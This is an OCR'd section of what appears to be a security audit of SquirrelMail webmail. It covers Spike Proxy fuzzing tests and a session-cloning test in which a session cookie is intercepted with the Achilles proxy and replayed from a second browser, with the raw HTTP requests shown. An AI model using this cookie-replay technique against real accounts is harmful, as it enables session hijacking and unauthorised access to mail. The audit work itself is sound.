
Spike Proxy learns forms by proxying them. The browser set up in the previous step was logged in and out of SquirrelMail using a test account.

5.3.2.4 Using Spike Proxy's "Argscan"

Spike Proxy's management interface was loaded in another instance of the web browser by going to the URL http://spike.

In the right-hand frame under SquirrelMail's site several links to different tests were available. The "argscan" test was selected. This test iteratively goes through each input element in the form, inserting data to test validation problems such as path redirection, SQL injection, and remote execution.

Any interesting information uncovered by Spike Proxy would have appeared in the lower frame of the management interface. For this step, Spike Proxy did not discover any problems.



- Directory: salsa.clapthreetimes.com_443_1
  Delve into Dir, argscan, dirscan, overflow VulnXML Tests

Refresh
Log: [Mon Mar 07 20:52:25 2005] : SPIKE UI version 1.4.8 Started

http://spike/argscan?file=\salsa.clapthreetimes.com_443_1

5.3.2.5 Using Spike Proxy's "Overflow"

An overflow test was conducted next. This determines if extremely long input will cause either SquirrelMail or the web server to generate an exception.

This test also passed without Spike Proxy detecting any issues. Both of the tests took several hours to complete, and generated over 2,400 unique requests to SquirrelMail.

This test passes.


5.3.3 Testing Procedure 2

5.3.3.1 Configuring Achilles

This test will determine if it is possible to clone a SquirrelMail session. It was necessary to capture and change data going to the web server. For this Achilles was used. Below are the configuration settings.

- Intercept mode ON
- Inercept[sic] client Data
- Intercept Server Data (text)

Additionally both the client and server timeouts were changed to 10 seconds each, and then the Achilles proxy was started.



Proxy Settings
Listen on Port 5000
Cert File ... t\tools\achill
Client Timeout (Sec) 10
Server Timeout (sec) 10


Intercept Modes
☑ Intercept mode ON
☑ Inercept Client Data
☑ Intercept Server Data (text)
☐ Log to File
☐ Ignore .jpg/.gif

Status: Stopped

5.3.3.2 Configuring Browser to use Achilles

A browser was opened and changed to use Achilles as a proxy server. In Internet Explorer, this is done by going into the "Tools" menu and clicking on "Internet Options…", then clicking on the "Connections" tab at the top, then clicking "LAN Settings…", and finally checking the "Use a proxy server" box.

Achilles was running on the same workstation as the web browser. The address was be the localhost (127.0.0.1) and the port was 5000.


SquirrelMail - Signout - Microsoft Internet Explorer

Internet Options

Local Area Network (LAN) Settings

Automatic configuration

Automatic configuration may override manual settings. To ensure the use of manual settings, disable automatic configuration.

- [ ] Automatically detect settings
- [ ] Use automatic configuration script

Address:

Proxy server

- [✓] Use a proxy server for your LAN (These settings will not apply to dial-up or VPN connections).

Address: 127.0.0.1 Port: 5000

- [ ] Bypass proxy server for local addresses

5.3.3.3 Sign In


The web browser was used to load SquirrelMail's login page. Each request to and from SquirrelMail was stepped through with Achilles.

5.3.3.4 Grabbing Credentials

Login credentials to a test account were entered and submitted by clicking the "Login" button. During the login, SquirrelMail sends a cookie to the web browser that contains both a session ID and a key. Both of these are used to track a user's session.

Achilles was used to step through the login. First, the browser sent a "POST" message with the username and login credentials. Next came the server responding with a "Found" message. This same message instructs the browser to set a session cookie.

Next, the browser issued a "GET" request that contains both the session ID (labeled as SQMSESSID) and key (labeled key) from the cookie. The entire request from the browser was copied to the clipboard. Once this information was gathered the rest of the sign-on was completed.



Proxy Settings
Listen on Port 5000
Cert File [redacted]\tools\achill
Client Timeout (Sec) 10
Server Timeout (sec) 10

Intercept Modes
☑ Intercept mode ON
☑ Inercept Client Data
☐ Intercept Server Data (text)
☐ Log to File
☐ Ignore .jpg/.gif

```
GET /webmail/src/webmail.php HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/vnd.ms-powerpoint, application/vnd.ms-excel, application/msword,
application/x-shockwave-flash, */*
Referer: https://[redacted].com/webmail/src/login.php
Accept-Language: en-us
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: [redacted].com
Cache-Control: no-cache
Cookie: squirrelmail_language=en_US; key=cwSmSIre57gPHdf7;
SQMSESSID=294b7acee57e9a5f67ccaac6954c9b23
```

Status: Running

5.3.3.5 Open Second Browser

Another browser instance was opened, already configured to proxy through Achilles. This browser was used to open the URL to SquirrelMail's login page.


5.3.3.6 Create GET Request with Browser

Garbage data was entered at the login screen and "Login" was clicked. The actual credentials in this step did not matter; the purpose was only to establish a connection between the browser and SquirrelMail so the data could be changed with Achilles.

5.3.3.7 Replace GET with Stolen Credentials

When the POST data appeared in Achilles, the entire request from the browser was replaced with the information in the clipboard, gathered earlier.


After this replacement, the page was loaded.



Proxy Settings
Listen on Port 5000
Cert File I [redacted]\tools\achill
Client Timeout (Sec) 10
Server Timeout (sec) 10

Intercept Modes
[✓] Intercept mode ON
[✓] Inercept Client Data
[✓] Intercept Server Data (text)
[ ] Log to File
[ ] Ignore .jpg/.gif

```
POST /webmail/src/redirect.php HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/vnd.ms-powerpoint, application/vnd.ms-excel, application/msword,
application/x-shockwave-flash, */*
Referer: https://[redacted].com/webmail/src/login.php
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: [redacted].com
Content-Length: 132
Cache-Control: no-cache
Cookie: squirrelmail_language=en_US;
SQMSESSID=459f61e3c2f60b5ac76a28a7d3c5ac5f

login_username=PVIOrneNxO&secretkey=cXPjYsQmLI&PVIOrneNxO=asefaesf&cXPjYs
QmLI=agshgaghasgas&js_autodetect_results=1&just_logged_in=1
```



Listen on Port 5000
Cert File \tools\achill
Client Timeout 10
Server Timeout 10

```
GET /webmail/src/webmail.php HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/vnd.ms-powerpoint, application/vnd.ms-excel, application/msword,
application/x-shockwave-flash, */*
Referer: https://[redacted].com/webmail/src/login.php
Accept-Language: en-us
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: [redacted].com
Cache-Control: no-cache
Cookie: squirrelmail_language=en_US; key=cwSmSIre57gPHdf7;
SQMSESSID=294b7acee57e9a5f67ccaac6954c9b23
```